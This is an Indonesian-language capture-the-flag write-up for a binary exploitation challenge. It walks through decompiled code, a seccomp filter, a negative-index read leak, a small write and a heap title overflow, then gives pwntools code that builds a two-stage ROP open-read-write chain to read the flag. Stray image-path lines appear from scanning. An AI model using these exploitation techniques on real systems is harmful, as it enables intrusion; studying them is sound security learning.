    *(v8 - 1) = v9;
    --v7;
  }
  while ( v7 );
  qword_C3E8 = 0x8000000000000006LL;
  qword_C410 = 0x8000000000000006LL;
  qword_C3F8 = 0x2000000020LL;
  LOWORD(v14) = 27;
  qword_C3F0 = 0x7FFF000000000006LL;
  qword_C400 = 0x400010045LL;
  qword_C408 = 0x7FFF000000000006LL;
  sub_25C0(38, 1, 0, 0, 0, a6, v14, &qword_C340);
  if ( (sub_25C0)(22, 2, &v14, v10, v11, v12) )
  {
    puts("[!] Sandbox gagal dipasang, server menolak
melayani.");
    sub_1030(1);
  }
  result = v15 - __readfsqword(0x28u);
  if ( result )
    _stack_chk_fail();
  return result;
}
```

kode ini isinya cuma setup sandboxnya yang ngeblokir **execve** dan cuma kasih kita Open Read Write dan juga ada fungsi seperti mmap dll bisa diliat disini

```
seccomp-tools dump ./jokscript
line  CODE  JT   JF      K
=================================
0000: 0x20 0x00 0x00 0x00000004  A = arch
0001: 0x15 0x00 0x13 0xc000003e  if (A != ARCH_X86_64) goto 0021
0002: 0x20 0x00 0x00 0x00000000  A = sys_number
0003: 0x15 0x13 0x00 0x00000009  if (A == mmap) goto 0023
0004: 0x15 0x11 0x00 0x00000000  if (A == read) goto 0022
0005: 0x15 0x10 0x00 0x00000001  if (A == write) goto 0022
0006: 0x15 0x0f 0x00 0x00000014  if (A == writev) goto 0022
0007: 0x15 0x0e 0x00 0x00000002  if (A == open) goto 0022
0008: 0x15 0x0d 0x00 0x00000101  if (A == openat) goto 0022
0009: 0x15 0x0c 0x00 0x00000003  if (A == close) goto 0022
0010: 0x15 0x0b 0x00 0x00000008  if (A == lseek) goto 0022
0011: 0x15 0x0a 0x00 0x00000005  if (A == fstat) goto 0022
0012: 0x15 0x09 0x00 0x0000000c  if (A == brk) goto 0022
0013: 0x15 0x08 0x00 0x0000003c  if (A == exit) goto 0022
0014: 0x15 0x07 0x00 0x000000e7  if (A == exit_group) goto 0022
0015: 0x15 0x06 0x00 0x0000009d  if (A == prctl) goto 0022
0016: 0x15 0x05 0x00 0x0000009e  if (A == arch_prctl) goto 0022
0017: 0x15 0x04 0x00 0x000000da  if (A == set_tid_address) goto 0022
0018: 0x15 0x03 0x00 0x00000010  if (A == ioctl) goto 0022
0019: 0x15 0x02 0x00 0x0000000f  if (A == rt_sigreturn) goto 0022
0020: 0x15 0x01 0x00 0x0000000b  if (A == munmap) goto 0022
0021: 0x06 0x00 0x00 0x80000000  return KILL_PROCESS
0022: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0023: 0x20 0x00 0x00 0x00000020  A = prot # mmap(addr, len, prot, flags, fd, pgoff)
0024: 0x45 0x01 0x00 0x00000004  if (A & 0x4) goto 0026
0025: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0026: 0x06 0x00 0x00 0x80000000  return KILL_PROCESS
```

cek_rincian_order

```
__int64 cek_rincian_order()
{
  __int64 v0; // rax
  __int64 v1; // rbx
  __int64 v2; // rbp
  __int64 result; // rax
  __int64 v4; // rax
  int v5; // r8d
  int v6; // r9d
  unsigned __int64 v7; // [rsp+8h] [rbp-20h]

  v7 = __readfsqword(0x28u);
```

```
  v0 = get_index();
  if ( v0 ≥ 0 )
  {
    v1 = v0;
    v2 = idk("Kolom rincian (0/1)  : ");
    if ( sub_17E0(v2) )
    {
      v4 = sub_13E0(v1);
      if ( v7 == __readfsqword(0x28u) )
        return sub_45F0("[i] Rincian kolom %ld order #%ld =
%lu\n", v2, v1, *(v4 + 8 * v2), v5, v6);
LABEL_7:
      _stack_chk_fail();
    }
  }
  result = v7 - __readfsqword(0x28u);
  if ( result )
    goto LABEL_7;
  return result;
}
```

nah dibagian cek rincian order ini **v2** which is itu inputan kita ga pernah di sanitasi index negatif. jadi kalau kita input -1, -2, -3 itu sah sah aja. ini yang ngebuat kita dapat arb read untuk leak addr. oke next.

set_rincian_order

```
__int64 set_rincian_order()
{
  __int64 v0; // rax
  __int64 v1; // rbx
  __int64 v2; // rbp
  __int64 result; // rax
  int v4; // r12d
  unsigned __int64 v5; // [rsp+8h] [rbp-20h]
```

```
  v5 = __readfsqword(0x28u);
  v0 = get_index();
  if ( v0 ⩾ 0 )
  {
    v1 = v0;
    v2 = idk("Kolom rincian (0/1)  : ");
    if ( sub_17E0(v2) )
    {
      v4 = idk("Nilai baru           : ");
      *(sub_13E0(v1) + 8 * v2) = v4;
      if ( v5 == __readfsqword(0x28u) )
        return puts("[+] Rincian order diperbarui.");
LABEL_7:
      _stack_chk_fail();
    }
  }
  result = v5 - __readfsqword(0x28u);
  if ( result )
    goto LABEL_7;
  return result;
}
```

dan di fungsi ini kita bisa nulis sesuatu tapi cuma 4 byte aja, jadi mungkin aga sedikit partial hehe. disini aku manfaatkan sebagi pivot ke read stage1 punya ku.

```
revisi_judul
```

```
__int64 __fastcall revisi_judul(__int64 a1, int a2)
{
  __int64 v2; // rax
  int v3; // edx
  int v4; // ecx
  int v5; // r8d
  int v6; // r9d
  __int64 v7; // rbx
  __int64 v8; // rbp
  __int64 v9; // rax
```

```
  __int64 result; // rax
  unsigned __int64 v11; // [rsp+8h] [rbp-20h]

  v11 = __readfsqword(0x28u);
  v2 = get_index();
  if ( v2 ⩾ 0 )
  {
    v7 = v2;
    sub_45F0("Judul baru           : ", a2, v3, v4, v5, v6);
    v8 = qword_C560[v7];
    v9 = sub_13E0(v7);
    if ( sub_75B0(0, v9 + 16, v8) ⩽ 0 )
      sub_1030(1);
    if ( v11 == __readfsqword(0x28u) )
      return puts("[+] Judul diperbarui.");
LABEL_6:
    _stack_chk_fail();
  }
  result = v11 - __readfsqword(0x28u);
  if ( result )
    goto LABEL_6;
  return result;
}
```

ah dibagian ini aga tricky dan saya sempet bingung untuk mahaminnya tapi semoga penjelasan ku bisa di pahami, jadi fungsi ini itu digunakan untuk kita nulis ke title lagi, tapi masalahnya disini ada overflow 16 byte. jadi kalau kita ibaratkan qword_5*[v8] ini adalah sebuah total dari size chunknya ini bisa buat kita nulis 16 byte kesana. dan di fungsi ini kita akan nulis untuk rop chain read stage 1 kita

```
sub_1630
```

```
unsigned __int64 sub_1630()
{
  __int64 v0; // rax
```

```
  __m128i si128; // xmm0
  unsigned __int64 result; // rax
  unsigned __int64 v3; // [rsp+8h] [rbp-10h]

  v3 = __readfsqword(0x28u);
  sub_4780(&unk_C220, 0, 2, 0);
  sub_4780(&unk_C120, 0, 2, 0);
  sub_4780(&unk_C020, 0, 2, 0);
  sub_14E0();
  v0 = malloc(64);
  qword_C548 = v0;
  if ( !v0 )
    sub_1030(1);
  si128 = _mm_load_si128(&xmmword_9770);
  *v0 = sub_1480;
  *(v0 + 8) = si128;
  *(v0 + 24) = _mm_load_si128(&xmmword_9780);
  *(v0 + 37) = _mm_load_si128(&xmmword_9790);
  result = v3 - __readfsqword(0x28u);
  if ( result )
    _stack_chk_fail();
  return result;
}
```

fungsi ini adalah funsi setup, dan siapin malloc(64) buat alokasi heap structnya, dan yang menarik pointer hasil mallocnya disimpan ke function pointer sub_1480 v: di offset 0

sub_1480

```
__int64 __fastcall sub_1480(__int64 a1, __int64 a2, __int64
a3)
{
  __int64 result; // rax
  unsigned __int64 v4; // [rsp+8h] [rbp-10h]

  v4 = __readfsqword(0x28u);
  result = 12500 * a1;
```

```
  if ( a2 > 0 )
    result += 50000 * a2;
  if ( a3 < 7 )
    result += 250000;
  if ( v4 ≠ __readfsqword(0x28u) )
    _stack_chk_fail();
  return result;
}
```

and ya ini function pointernya ga ada bug apa apa disini, fungsinya nerima 3 arg. jadi alurnya itu qword → heap struct → sub_1480 ini. dan letak gacornya ada di fungsi **estimasi()** ini wwkwk

estimasi

```
__int64 estimasi()
{
  __int64 v0; // rbx
  __int64 v1; // rbp
  __int64 v2; // rax
  unsigned __int64 v4; // [rsp+8h] [rbp-20h]


  v4 = __readfsqword(0x28u);
  if ( !dword_C540 )
  {
    v0 = idk("Jumlah halaman       : ");
    v1 = idk("Kelas paket (0-3)    : ");
    v2 = idk("Deadline (hari)      : ");
    (*qword_C548)(v0, v1, v2);
    dword_C540 = 1;
    if ( v4 == __readfsqword(0x28u) )
      return puts("[i] Estimasi sudah dikirim ke WhatsApp
kamu, cek ya.");
LABEL_6:
    _stack_chk_fail();
  }
```


```
  if ( v4 ≠ __readfsqword(0x28u) )
    goto LABEL_6;
  return puts("[!] Konsultasi tarif cuma sekali per sesi.
Agen kami sibuk.");
}
```

idk() itu saya namain asal karna bingung v:, jadi ada var v1,2,3 ini nerima inputan kita masing masing, nah dia ini manggil si qword_548 ini, secara ga langsung ini si bro manggil function pointer nya 🗿. ini lah nnti yang ngebuat kita bisa masuk ke rop stage 1 kita. karna si dia ini nunjuk ke heap structnya, secara automatis normalnya manusia pasti manggilnya sub_1480 🗿, nah ini yang ngebuat kita punya kontrol buat rdi, rsi, dan rdxnya. so mungkin udah itu aja yappingnya functionnya skrng kita exploit


jadi pertama kita harus melakukan leak terlebih dahulu menggunakan fungsi **cek_rincian** dengan menggunakan index negatif, dan yang aku notice setiap kita naikin jumlah allocatornya itu berbeda beda tiap leaknya, cuma yang paling penting kita harus dapat leak dari **sub_1480** nya karna ini adalah function pointer yang akan kita gunakan

```
order(0x20)
order(0x30)
libc_or_pie =  cek_rincian(1, -12)
print(hex(libc_or_pie))
exe.address = int(libc_or_pie) - 0x1480
print(hex(exe.address))
```



pwndbg> vmmap 0x7b032babd480
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
Start End Perm Size Offset File (set vmmap-prefer-relpaths on)
0x7b032babc000 0x7b032babd000 r--p 1000 0 ../../pwn/jokk/jokscript
► 0x7b032babd000 0x7b032bac5000 r-xp 8000 1000 ../../pwn/jokk/jokscript +0x480
0x7b032bac5000 0x7b032bac7000 r--p 2000 9000 ../../pwn/jokk/jokscript
pwndbg> distance 0x7b032babc000 0x7b032babd480
0x7b032babc000→0x7b032babd480 is 0x1480 bytes (0x290 words)
pwndbg>



nah setelah kita dapat leaknya, kita butuh cari dlu jarak dari base ke func pointer itu dengan seperti ini. untuk indexnya dia ada di -12 saat kita allocatorkan sebesar 0x30



jadi kita lihat alamat di base awal. itu di alamat 0x7b032babb050 ada function pointer kita tinggal kita hitung jaraknya kesana itu butuh berapa karna berhubung aku dari alamat base yang ini



aku pakai alamat base yang itu jadinya aku harus ngitung distancenya dari si 0x7b032babd000 ke 0x7b032babb050, dan didapatkan offsetnya segni

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
             Start                End Perm     Size  Offset File (set vmmap-prefer-relpaths on)
    0x55555e9e0000     0x55555e9e1000 ---p     1000       0 [heap]
    0x55555e9e1000     0x55555e9e2000 rw-p     1000       0 [heap]
    0x7b032babb000     0x7b032babc000 rw-p     1000       0 [anon_7b032babb]
    0x7b032babc000     0x7b032babd000 r--p     1000       0 ../../pwn/jokk/jokscript
    0x7b032babd000     0x7b032bac5000 r-xp     8000    1000 ../../pwn/jokk/jokscript
    0x7b032bac5000     0x7b032bac7000 r--p     2000    9000 ../../pwn/jokk/jokscript
    0x7b032bac7000     0x7b032bac9000 rw-p     2000    a000 ../../pwn/jokk/jokscript
    0x7b032bac9000     0x7b032baca000 rw-p     1000       0 [anon_7b032bac9]
    0x7ffe7b550000     0x7ffe7b572000 rw-p    22000       0 [stack]
    0x7ffe7b5dd000     0x7ffe7b5e1000 r--p     4000       0 [vvar]
    0x7ffe7b5e1000     0x7ffe7b5e3000 r-xp     2000       0 [vdso]
pwndbg> distance 0x7b032babd000 0x7b032babb050
0x7b032babd000→0x7b032babb050 is -0x1fb0 bytes (-0x3f6 words)
pwndbg>
```

offsetnya di -0x1fb0, setelah itu kita cari juga dari **ptr** kita ke title itu berapa offsetnya, nah posisi title itu ada +16 dari mna saya tau v: of course deepseek yang kasih tau v:


Karena `sub_13E0(v1)` mengembalikan pointer ke struct order, dan judul ada di offset `+16` (dari fungsi sebelumnya), maka:

kolom	offset	field
0	+0	field A
1	+8	field B
2	+16	**judul**
3	+24	mungkin data lain / chunk sebelah
-1	-8	sebelum struct


nah itu offset dari titlenya. nah next kita itung aja jaraknya. karna gdbnya ga sengaja ulang addrnya beda lgi hhe, tapi offsetnya sama kok



nah kenapa itu title 1? terus kemana title 0?, dia ada jauh di alamat ini si title 0 nya



ada jauh dibawah situ, tapi itu ga penting karna yang mau kita overwrite adalah si title 1 nya jadi cari offset func pointer ke title 1 aja



offsetnya adalah 0x70 langsung saja kita taruh ke solvernya


```
ptr = exe.address - 0xfb0
print(hex(ptr))
title1 = ptr + 0x60+0x10
```

nextnya ini sebenernya aku cuma testing aja apakah menu **set_rincian** beneran bisa masukin something? dan ternyata bisa

```
# # order( 0x20)

# # set_rincian( 0, -2, 0xcafebabe)

# # leak = cek_rincian( 0, -2)
# # print(hex(leak))
```



nah karna cuma 4 byte jadi ini akan manfaatkan untuk pivoting ke rop read kita nanti. jadi next kita akan buat payload rop chain untuk read dan orw berikut ini gadget gadget yang aku pakai

```
pop_rdi = rop.find_gadget(["pop rdi", "ret"])[0]
pop_rsi = rop.find_gadget(["pop rsi", "ret"])[0]
xor_eax = exe.address + 0x0000000000007b90
mov_rdi_rax = exe.address +0x00000000000075d7
pivot = exe.address + 0x00000000000043ed
pop_rax_rdx  = exe.address + 0x0000000000007b63
syscall_ret = rop.find_gadget(["syscall", "ret"])[0]
```

sebenernya gadget nya aga seret 😔 tapi bisa di akali jga dan aku ketemu gadget yang cukup bagus kok

untuk rdx aku akali pakai pop rax; pop rdx; add rsp, 0x28; ret;

disini aku ngincar rdx aj tadinya eh ternyata uda include rax jadi oke la walau harus kasi junk sbsar 0x28. terus untuk pivotnya aku pakai gadget ini


0x00000000000043ed: leave; mov eax, ecx; ret;

karna aku cari cari ga ada leave; ret; :c jadi mau gamau deh ada junk dikit, tapi cuma buat pivot aja ga masalah dah untuk xor eax eax ofc untuk read syscall nnti dan sisanya kaya gadget chain pada umumnya, rdi (arg1) rsi (arg2).

langsung aja kita tulis

untuk stage 1 aku buat begini

```
stage1 = flat({
    0x00: [0,
           xor_eax, syscall_ret]
    }).ljust(0x30, b'\x00')
revisi(1, stage1)
```



untuk manggil read agar kita gunakan untuk baca stage 2, and di stage 2 kita buat rop ORW seperti ini

```
buf = title1 + 0x600
flag = title1
chain = flat(
    pop_rdi, flag,
    pop_rsi, 0,

    pop_rax_rdx,
    2, 0,
    cyclic(0x28),
    syscall_ret,
```

```
    mov_rdi_rax,
    pop_rsi, buf,

    pop_rax_rdx,
    0, 0x500,
    cyclic(0x28),
    syscall_ret,

